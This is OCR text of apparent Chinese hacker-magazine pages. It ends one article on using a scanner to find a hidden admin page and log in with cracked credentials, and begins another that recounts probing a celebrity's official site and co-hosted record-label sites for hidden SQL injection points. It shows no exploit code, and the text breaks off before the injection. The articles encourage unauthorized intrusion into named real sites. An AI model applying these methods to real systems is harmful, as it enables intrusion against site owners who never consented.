


图 20


图 21




图 22

因为这个软件是自动生成扫描文件的，所以我们不必填写生成文件的名字，点击“开始扫描”就是慢慢的等待了，如图23所示我已经扫描出了地址www.xxxx.net/admin_mange/manage_login.asp，这个地址还挺难猜的。我们浏览这个页面，并利用破解出来的帐号和密码进行登录，如图24。




图23

总的来说，文章所展现出的还只是这个软件功能的冰山一角，它可以自由的添加数据库内容，其快速的扫描能力，还有





图24

其扫描的深度，都是极其优秀的，希望大家可以根据本文中所介绍的一些针对该软件功能的改进方法进行一些反思，好好的利用你身边的黑客软件，这将使你的踩点和入侵过程变得更加简单。

(文章中涉及到的wscan已经收录在光盘中)



利用隐藏注入点注入何炅官方网站

清原长风

一、起因

在下载歌曲的时候不知不觉看到了何炅，于是就产生了一种想到他个人网站去看看的冲动，因为我平时还是比较关注娱乐的，也看过很多明星大腕的网站主页。我在百度中搜索了一下，找到了他的官网地址http://www.hejiong.com.cn，打开浏览了一下，感觉挺不错的，于是就又产生了一种冲动——检测一下这个网站的安全性。以前我也拿过一些明星的官方站点，这类站点一般都是花大价钱请专人制作的，安全行普遍较高，人流量很大，一般的注入是没有的。




图2

二、初战

我的第一个想法就是把该网站丢进啊D中，让啊D先帮我们看看，但看遍了上面所有的栏目，甚至包括了最容易出现注入漏洞的NEWS栏目，结果却和以前入侵明星网站一样，啊D显




图1

接下来就是人工检查了，毕竟使用工具只能起到一个辅助作用，并不灵活。在浏览网站的过程中我留意到页面最下面的地方，在“活动公告”中看到了一个链接，当把鼠标放上去时，IE状态栏出现了一个链接地址http://www.hejiong.com/bbs/dispbbs.asp?boardID=21&ID=12837&page=1，如图2，难道还有一个论坛吗？我访问http://www.hejiong.com、http://www.hejiong.com/bbs/和http://www.hejiong.com.cn/bbs这三个地址，都不存在。唉，这回郁闷了，肯定是bbs停了或者是其他的什么问题吧。在版权处我又留意到了“本站制作/维护 Scray Network ”，看来是自己写的整站或者是经过修改的整站系统。

三、旁注

由于直接下手还没有找到突破点，于是只好来看看旁注这条路了，打开www.myipneighbors.com网站，在“Enter Any Domain or IP address”中填入www.hejiong.com.cn，然后点击submit进行提交，得到的结果如图3所示，共有5个网站，我依次打开看了下，wujing.com.cn是艺人吴京的官方网站，21-east.com是21东方唱片公司的官方网站，maoning.com.cn是歌手毛宁的官方网站，tianzhen.com.cn是歌手田震的官方网站。




图3

这四位艺人都是21东方唱片公司的，所以他们的官方网站都在同一台服务器上也是很正常的，由于这台服务器上只有寥寥

五个网站，而且又关系密切，因此可以断定这台服务器是托管服务器，并不是那种空间租赁的服务器，根据个人经验，托管服务器的安全配置相对的比较薄弱，而WEB的安全性却很高，而空间租赁型的服务器却正好相反。我检查了一下其他的四个站，都有“本站制作／维护 Scray Network ”这条信息，应该是同一个公司的产品。几个歌手的网站版面各不一样，但结构却如出一辙，似乎使用的是一套程序，都没有明显的漏洞，使用啊D也没有发现注入点。但21-east.com在结构上就有很大不同了，当我把鼠标停放到新闻链接上的时候，大家看如图4所示的状态栏，相信有一些小菜可能已经明白了，这里有猫腻，查看网页的源文件，原来是隐藏链接，如图5。




图 4

